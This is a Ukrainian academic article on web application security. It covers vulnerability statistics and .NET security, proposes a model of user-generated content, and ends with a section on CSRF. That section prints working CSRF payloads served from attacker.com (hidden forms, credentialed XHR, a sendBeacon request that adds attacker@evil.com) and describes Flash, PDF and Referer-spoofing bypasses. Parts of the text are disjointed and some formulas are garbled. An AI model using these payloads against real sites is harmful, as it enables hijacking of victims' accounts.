УДК 004.021
DOI: 10.31673/2409-7292.2022.033947

Анипченко О.Є., Щавінський Ю.В.

ДОСЛІДЖЕННЯ СТУПЕНЯ ЗАХИЩЕНОСТІ WEB-ДОДАТКІВ НА ОСНОВІ АНАЛІЗУ ЇХ СТРУКТУРИ ТА ІНФОРМАЦІЙНОГО НАПОВНЕННЯ

У статті досліджуються питання захищеності Web-додатків у залежності від їх морфологічної побудови та структури. Показано, що Web-додатки є одними з найбільш уразливих систем на сьогоднішній день. Чим більше критично важливих і конфіденційних даних зберігає програмне забезпечення, тим важливіше стає проведення контролю його безпеки. Проаналізовано означення користувацького інформаційного наповнення у WWW, яке існує, і виявлено, що воно є вузькоспеціалізованими та взаємо суперечливим. Запропоновано нове концептуальне означення користувацького інформаційного наповнення – як інформаційного наповнення, яке створили користувачі веб-сайту, що не є представниками його організації-власника, і розмістили у WWW в межах креативного, комунікативного, промоційного чи іншого процесу без попереднього професійного редагування.

Ключові слова: Web-додаток, інформаційне наповнення, користувацьке інформаційне наповнення, загрози.

Вступ

Використання інформаційних систем і технологій пов’язане з певною сукупністю ризиків. Основою потенційних або реально існуючих ризиків є можливі вразливості і загрози для національної безпеки, тому їхнє своєчасне виявлення порушення конфіденційності і цілісності інформації, розповсюдження шкідливого програмного забезпечення та фінансового шахрайства, класифікація загроз інформаційної безпеки становить головне завдання захисту Web-додатків. Проблема захищеності Web-додатків обумовлюється тим, що при їх розробці часто не враховуються питання, пов’язані з захистом цих систем від внутрішніх і зовнішніх небезпек, або не достатньо уваги приділяється даному процесу. Це в свою чергу породжує ситуацію, в якій проблеми інформаційної безпеки потрапляють у поле зору власника системи вже після завершення проекту, а усунути вразливість у вже створеному Web-додатку є більш витратною статтею бюджету, ніж при його розробці та впровадженні. Недооцінка серйозності ризику реалізації загрози інформаційній безпеці з використанням Web-прикладних програм, доступних через Інтернет є основним фактором низького рівня захисту від більшості з них.

Метою статті є виявлення залежності ступеня захищеності Web-додатків від морфологічної побудови їх структури та функціоналу.

Аналіз уразливостей Web-додатків

На рис. 1 зображено статистику веб-додатків за високою та середньою ступінню ризику вразливості, що була проведена міжнародною компанією, що спеціалізується на розробці програмного забезпечення у сфері інформаційної безпеки Positive Technologies [1]. Високий ступінь позначений червоним кольором, середній ризик позначений жовтим кольором.

Рис. 1 – Статистика веб-додатків за ступенями ризику вразливості

Як видно з рис. 1, платформа має найменшу частку веб-додатків за високим ризиком вразливості.

Якщо розглянути тенденцію щодо частки сайтів, а саме – їх схильності до різних атак та врахувати мову програмування, на якій цей додаток створено – побачимо наступне (табл. 1) [2].

Таблиця 1 – Показники схильності сайтів до атак за критерієм «мова програмування»

PHP	Частка сайтів, %	Java	Частка сайтів, %	ASP.NET	Частка сайтів, %
Cross Site Scripting	90	Cross Site Scripting	80	Cross Site Scripting	73
Credential/Session Prediction	86	Fingerprinting	60	Brute Force	73
Brute Force	81	Brute Force	45	Fingerprinting	55
Information Leakage	67	Credential/Session Prediction	45	Cross Site Request Forgery	55
SQL Injection	62	Server Misconfiguration	35	Credential/Session Prediction	45
Fingerprinting	43	Information Leakage	30	Information Leakage	45

Загальномовне середовище виконання CLR і платформа .NET Framework надають багато корисних класів і служб, які дозволяють розробникам легко створювати безпечний код, а адміністраторам – налаштовувати доступ до захищених ресурсів. Крім того, середовище виконання і платформа .NET надають корисні класи і служби, що дозволяють використовувати шифрування і безпеку на основі ролей, що і буде реалізовано в захищеному веб-додатку. Систему безпеки в .NET можна представити у вигляді декількох функціональних блоків (рис. 2).



Рис. 2 – Система безпеки

Робота і управління цими службами доступні як адміністраторам, так і прикладним програмістам. В .NET Framework визначено чотири групи політик безпеки (Policy Level): Enterprise, Machine, User і Application Domain. Кожен з рівнів містить свій набір правил, на основі яких визначається які права можна надати коду [3].

Рівень Enterprise поширюється на кожен комп'ютер в домен і зазвичай управляється адміністраторами домену. За замовчуванням на цьому рівні всім надаються повні права.

Рівень Machine поширює свою дію на весь комп'ютер і може адмініструватися локальним адміністратором або адміністратором домену. За замовчуванням саме на цьому рівні визначається більшість налаштувань безпеки.

Рівень Personal використовується для управління настройками безпеки поточного користувача. За замовчуванням, як і на рівні Enterprise, всім надаються повні права.

Рівень AppDomain –спеціальний рівень. Особливість даного рівня в тому, що будь-які налаштування можна змінити лише програмно.

Безпека веб-додатків ASP.NET полягає в тому, що дана платформа в поєднанні зі службами Microsoft Internet Information Services (IIS) може виконувати перевірку автентичності облікових даних користувача, наприклад імен і паролів, використовуючи будь-який з перерахованих нижче методів перевірки автентичності.

1) Windows: стандартна, шифрована або вбудована перевірка справжності Windows (NTLM або Kerberos).

2) Перевірка справжності в формах, в яких розробник створює сторінку входу і управляє перевіркою достовірності в додатку.

3) Перевірка справжності за допомогою сертифікатів клієнта.

У власному веб-додатку ведення та обліку наукових заходів (конференцій) буде застосовано другий метод перевірки автентичності. ASP.NET контролює доступ доінформації на веб-сайті шляхом порівняння облікових даних, які пройшли перевірку автентичності, або їх сумісність з дозволами файлової системи NTFS або з XML-файлом, в якому перераховані авторизовані користувачі, авторизовані ролі (групи) або авторизовані команди HTTP.

Веб-додатки є одними з найбільш уразливих систем на сьогоднішній день. Чим більше критично важливих і конфіденційних даних зберігає програмне забезпечення, тим важливіше стає проведення контролю його безпеки. Забезпечення високої доступності додатків, якісних серверних рішень і захист конфіденційних даних забезпечується розробкою надійних і безпечних програмних рішень. Застосування методів захисту веб-додатків від можливих атак полягає в запобіганні потенційних вразливостей. Для власного веб-додатку особливу увагу слід приділити запобіганню XSS-атакам, CSRF-атакамта SQL-ін’єкціям [4]. Оскільки дані види атак є найнебезпечнішими, якщо за критерій брати сферу приналежності веб-додатку (Інформаційні технології).

Упродовж останніх років завдяки активності учасників веб-спільнот у WWW з’явились величезні обсяги КІН. Автори проаналізували означення користувацького інформаційного наповнення (КІН) у WWW, які існують, і виявили, що вони є вузькоспеціалізованими та взаємо суперечливими. Запропоновано нове концептуальне означення: КІН – це інформаційне наповнення (ІН), яке створили користувачі веб-сайта, що не є представниками його організації-власника, і розмістили у WWW в межах креативного, комунікативного, промоційного чи іншого процесу без попереднього професійного редагування.

За результатами аналізу автори здійснили формальний опис ІН веб-сторінки з погляду структури та типів:

$$PageContent = \langle Text, Multimedia, Files, InteractPage, InteractRel, Structure \rangle,$$

де *Text* – текстове ІН; *Multimedia* – різноманітне “нетекстове” ІН (*Image* – статичні зображення, gif-анімації; *Video* – відео; *Audio* – аудіо); *File* – файли різних типів, не призначені для опрацювання користувачами у браузері; *InteractPage* – інтерактивне ІН для роботи в межах веб-сторінки; *InteractRel* – інтерактивне ІН для взаємодії з оточенням веб-сторінки; *Structure* – HTML-розмітка веб-сторінки, коментарі, метадані, стилі, сценарії тощо.

Якість КІН у статті розглянуто в контексті ширшого поняття якості інформації. Для цього вивчено існуючі підходи до визначення критеріїв якості КІН та виконано порівняльний аналіз якості КІН та ІН професійних онлайн-видань за такими ознаками: *доречність*,

достовірність, доступність, зрозумілість, об'єктивність, повнота, релевантність, репрезентативність, реферативність, своєчасність, точність.

Аналіз показав, що КІН загалом менш об'єктивне та менш достовірне порівняно з офіційним та професійним ІН. І якщо суб'єктивність є невід'ємною рисою КІН, то низька достовірність КІН сьогодні істотно погіршує якість ІН у WWW в цілому та гальмує розвиток інформаційного суспільства.

Зважаючи на це, підвищенню достовірності КІН сприятимуть:

- фіксація авторства КІН на рівні реальної особи;
- агрегація даних про авторів;
- формування відкритої репутації авторів.

Опрацювавши результати дослідження, можна зробити висновок, що створено багато методів фіксації авторства ІН та формування відкритої репутації авторів. Проте жоден із них не забезпечує комплексного підходу, який би одночасно передбачав:

можливість залучити усю глобальну веб-спільноту до опрацювання ІН;

додаткове мотивування користувачів WWW до опрацювання ІН;

можливість фіксувати авторство на будь-якому рівні (веб-сайта, допису тощо);

повноцінну крос-сайтовість.

Задля поліпшення ситуації автори запропонували використати *персоніфікацію ІН у WWW* – процес встановлення та оприлюднення зв'язків між ІН та його авторами (користувачами WWW). Персоніфікація полягає у:

виявленні відповідностей між користувачем WWW та множиною його псевдонімів, якими він послуговується для авторизації на множині веб-сайтів;

встановленні зв'язків типу "автор-твір" між користувачами WWW та ІН;

достовірному оприлюдненні створених зв'язків.

Основною особливістю персоніфікації є те, що вона уможливлює принципово інший погляд на ІН у WWW – не як на множину документів, з'єднаних гіперпосиланнями, а як на множину інформаційних відображень користувачів WWW (*веб-особистостей*), зв'язками між якими слугують особисті контакти, цитати, приналежність до однієї веб-спільноти тощо.

Використання персоніфікації забезпечує комплексний підхід до фіксації авторства та формування відкритої репутації авторів. Тому актуалізується розроблення методів та засобів персоніфікації ІН у WWW.

У статті структура ІН моделюється на трьох ієрархічних рівнях: веб-сайта, веб-сторінки та допису (*Post*) – рис.3.

За походженням ІН веб-сторінки описано таким виразом:

$$PageContent = \langle ContUser, ContAux, ContIontIm \rangle,$$

де *ContUser* – КІН; *ContAux* – ІН, що виконує допоміжну функцію; *ContImport* – ІН, яке веб-сторінка запозичує у інших веб-сайтів. Особливою підкатегорією *ContImport* є ІН, запозичене у інших сторінок того самого веб-сайта – $ContImport_{Website}$.

Приклад розташування ІН різних типів у межах однієї веб-сторінки наведено на рис. 4.

Допис (Post) – це компонента ІН веб-сторінки, яку створив конкретний користувач певного веб-сайта під час однієї транзакції.

Допис як компоненту ІН веб-сторінки у статті описано у такому вигляді:

$$Post = \langle PostId, User, t, tLast, Ree, PostContent, Teaser, PostReo \rangle,$$

де *PostId* – ідентифікатор допису; *User* – користувач-автор допису; t – час створення допису; t_{Last} – час внесення останніх змін у допис; *Ref* – вказівник на інший допис, у відповідь на який створено аналізований допис; *PostContent* – ІН допису; *Teaser* – частина ІН допису, що використовують як анонс; *PostRel* – оточення допису. Стосовно структури та типів *PostContent* містить категорії, аналогічні до *PageContent*.



Рис. 3. Ієрархічна структура ІН веб-сайта

Реалізація результатів роботи

Припустимо, в нашому веб-додатку є можливість змінювати адресу доставки у користувача, і воно використовує кукі для управління сесією. У нас є HTML-форма, яку користувач повинен заповнити: ввести адресу і натиснути кнопку «Зберегти». В результаті в бекенд полетить POST-запит з HTML-формою. Ми бачимо, що браузер автоматично поставив туди сесійні куки користувача. Бекенд, коли отримає такий запит, подивиться, що є така сесія, це легітимний користувач, і змінить йому адресу доставки.

https://attacker.com/csrf-form.html

```
<html>
 <body>
  <script>history.pushState('', '', '/')</script>
  <form action="https://example.com/user/address/shipping"
method="POST">
   <input type="hidden" name="city" value="Moscow" />
   <input type="hidden" name="street" value="Prospekt&#32;Mira" />
   <input type="hidden" name="zip" value="12345" />
   <input type="submit" value="Submit request" />
  </form>
 </body>
</html>
```

Рис. 4. CSRF атака

Він може на своєму сайті *attacker.com* розмістити таку HTML-сторінку, яка насправді сабміта HTML-форму на сайт *example.com.* Так як браузер автоматично вставляє куки користувача в HTTP-запит, то бекенд просто не зрозуміє, чи є даний запит легітимним - результат чи це заповнення форми користувачем, або це CSRF-атака - і поміняє адресу доставки для користувача на значення, яке вигідно для атакуючого.

Є інший варіант CSRF-атаки з використанням XHR API. Якщо про CSRF-атаці з використанням HTML-форм чули багато, то про даному способі знають менше, але він теж працює (рис. 5).

```
https://attacker.com/csrf-xhr.html
<script>
  var request = new XMLHttpRequest();
  var data = 'city=Moscow&street=Prosperkt+Mira&zip=12345';
  request.open('POST', 'https://example.com/user/address/shipping', true);
  request.withCredentials = true; // INCLUDE COOKIES
  request.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  request.send(data);
</script>
```

Рис. 5. CSRF атака

Звернемо увагу на атрибут withCredentials, який змушує браузер автоматично відправляти куки користувача. Так як значення Content-type одно application / x-www-form-urlencoded, то браузер даний запит відправить без CORS options preflight request, і знову CSRF-атака буде працювати.

Розглянемо більш наочно, як це відбувається (рис. 6).



Рис. 6. CSRF атака

Вихідні дані:

- додаток *example.com,* яке вразливе до CSRF,
- користувач,
- сайт атакуючого, де є сторінка csrf-xhr.html.

Користувач аутентифікований в додатку, яке знаходиться на *example.com.* Якщо він зайде на сайт атакуючого, то автоматично виконається POST-запит, який змінить адресу доставки. Браузер автоматично вставить сесійні куки в запит і бекенд поміняє адресу.

Взагалі про CSRF-атаки відомо з 2001 року, коли їх почали активно експлуатувати. У період 2008-2012 такі уразливості були на кожному першому сайті, в тому числі: YouTube; The New York Times; Badoo; Slideshare; Vimeo; Hulu… Насправді ж в бекенд цей Content-Type НЕ валідованого. Можна було його поміняти на text / plain і за допомогою XHR API експлуатувати цю CSRF-уразливість, просто передавши бінарні дані в тілі POST-запиту (рис. 7).

Насправді захист, заснована на Content-Type - це дуже поганий варіант захисту. Він в більшості випадків обходиться (рис. 8, 9).

https://attacker.com/csrf-thrift.html

```
<script>
  var request = new XMLHttpRequest();
  request.open('POST', 'https://example.com/add/note', true);
  request.withCredentials = true;
  request.setRequestHeader("Content-type", "text/plain");
  var data = ['0x80','0x01','0x00','0x01','0x00','0x00','0x00','0x07','0x67','0x65','0x74','0x55',
'0x73','0x65','0x72','0x00','0x00','0x00', '0x00','0x0b','0x00','0x01','0x00','0x00','0x00','0x00','0x00'];
  var bin = new Uint8Array(data.length);
  for (var i = 0; i < data.length; i++) {
     bin[i] = parseInt(data[i], 16);
  }
  request.send(bin);
</script>
```

Рис. 7. CSRF атака. Сценарій обходу



Рис. 8. CSRF атака. Сценарій обходу



Рис. 9. CSRF атака. Сценарій обходу

7. Non-simple Content-Type

Через HTML-форму або за допомогою XHR API ми можемо відправити наступні content types:

- text / plain;
- application / x-www-form-urlencoded;
- multipart / form-data.

Насправді є можливість відправляти будь-які значення Content-Type через:

- баги в браузерах (наприклад, Navigator.sendBeacon);
- плагіни: Flash plugin + 307 redirect і PDF plugin + 307 redirect;
- фреймворки на бекенда.

Деякі фреймворки, наприклад, JAX-RS фреймворк Apache CXF підтримує в URL параметр з ім'ям ctype. У цьому параметрі можна вказати будь-який Content-Type, бекенд подивиться на цей параметр і буде його використовувати замість Content-Type, які передається в header.

<script> function jsonreq() {var data = '{"action":"add-user-email","Email":"attacker@evil.com"}'; var blob = new Blob([data], {type : 'application/json;charset=utf-8'}); navigator.sendBeacon('https://example.com/home/rpc', blob); } jsonreq(); </script>

Ми створюємо новий blob з потрібним Content-Type і просто відправляємо його за допомогою Navigator.sendBeacon ().

Ще один сценарій обходу, який до цих пір працює і підтримується в браузерах - обхід за допомогою flash-плагіна.

Навіть є сайт thehackerblog.com , де вже є готова флешка, ви просто вказуєте URL, header, потрібний Content-Type і дані, які треба передати - відправляєте, і в бекенд відлітає POST-запит з потрібним Content-Type.

Але є одна хитрість - не можна просто вказати URL сайту, який ми атакуємо. Потрібно вказати ресурс, який зробить redirect з кодом 307 на ресурс, який ми атакуємо. Тоді це буде працювати.

8. Spoof Referer

Останній варіант обходу захисту від CSRF заснований на Referer. Є баг в Microsoft Edge браузері, який до цих пір не виправлений і дозволяє підробляти значення Referer. Але він працює, на жаль, тільки для GET-запитів. Якщо атакується бекенд не відрізняється GET від POST, то цей баг можна експлуатувати.

Якщо все ж нам треба POST, тобто невелика хитрість. Ми можемо відправити header Referer за допомогою PDF плагіна і FormCalc.

Взагалі FormCalc дозволяє нам легально відправляти будь-Content-Type. Якщо ми будемо вставляти символи carridge return і line feed, то зможемо додавати в запит додаткові header'и.

Зрозуміло, що він не перебуває в чорному списку і в бекенд буде відправлений header з ім'ям Referer http://example.com.

Деякі сервери, наприклад, WildFly або Jboss, сприймають пробіл як кінець імені HTTP-заголовка, тобто двокрапка `:`. Таким чином такі сервера побачать, що до них прийшов Referer зі значенням http://example.com . Таким чином ми підмінимо Referer.

Таблиця 2 – це підсумкова таблиця. У стовпчиках представлені варіанти захисту від CSRF, а в рядках - методи обходу. У кожному осередку вказані браузери, в яких працює цей метод:

- All означає, що для всіх браузерів;
- All* означає браузери, які не підтримують SameSite Cookies, тобто все крім Chrome і Opera.

Найбільш кардинальний і працюючий варіант захиститися від CSRF-атак – це позбутися від куків і використовувати header з токенами.

Таблиця 2 – Варіанти захисту та методи обходу CSRF

	CSRF Tokens	Double Submit Cookie	CT-based	Referer-based	SameSite Cookies
XSS	All	All	All	All	All
Dangling markup	All	-	-	-	All*
Subdomain issues	All	All	All	-	All*
Cookie Injection	-	All	-	-	All*
Change CT	-	-	All	-	All*
Non-simple CT	-	-	All with Flash plugin, IE11/FF ESR with Pdf plugin	-	All*
Bad Pdf	IE11/FF ESR with Pdf plugin	-	IE11/FF ESR with Pdf plugin	-	All*
Spoof Referer	-	-	-	IE11/FF ESR with Pdf plugin, Edge	All*

Висновки

WEB-додатки в наш час посідають значне місце, адже є одним з найефективніших інструментів, що дозволяє швидко та незалежно від місцезнаходження здійснювати операції, пов'язані з різними аспектами комерційної діяльності. Внаслідок чого існує неперервний попит на здійснення атак з метою отримання конфіденційних даних, що містять комерційну таємницю чи іншу важливу інформацію.

Проаналізувавши основні типи атак на WEB-додатки та розглянувши методи захисту від них, можна зробити висновок, що для реалізації захисту WEB-додатку потрібно відштовхуватись від кожного додатку індивідуально, щоб вірно спрогнозувати основний вектор атаки, що буде здійснюватися та реалізовувати захист опираючись на отримані дані, застосовуючи комплекс різних методів захисту для досягнення більшої стійкості та безпеки додатку.

Перелік посилань

1. Методика оцінювання захищеності інформаційних систем за допомогою СУІБ «Матриця». URL: http://www.epos.ua/view.php/about_pubs_archive

2. Управление безопасностью предприятий в условиях рыночной экономики URL: http://bezopasnik.org/article/60.htm

3. Информационные технологии - Методы и средства обеспечения безопасности Системы менеджмента информационной безопасности – Общие сведения и словарь. URL: http://pqm-online.com/assets/files/pubs/translations/std/iso-mek-27000-2014.pdf

4. Якименко Ю.М., Савченко В.А., Легомінова С.В. Системний аналіз інформаційної безпеки: сучасні методи управління: підручник / Ю.М.Якименко, В.А. Савченко, С.В. Легомінова//. Київ: ДУТ, 2022. -308 с.

Надійшла: 28.08.2022 Рецензент: д.т.н., професор Савченко В.А.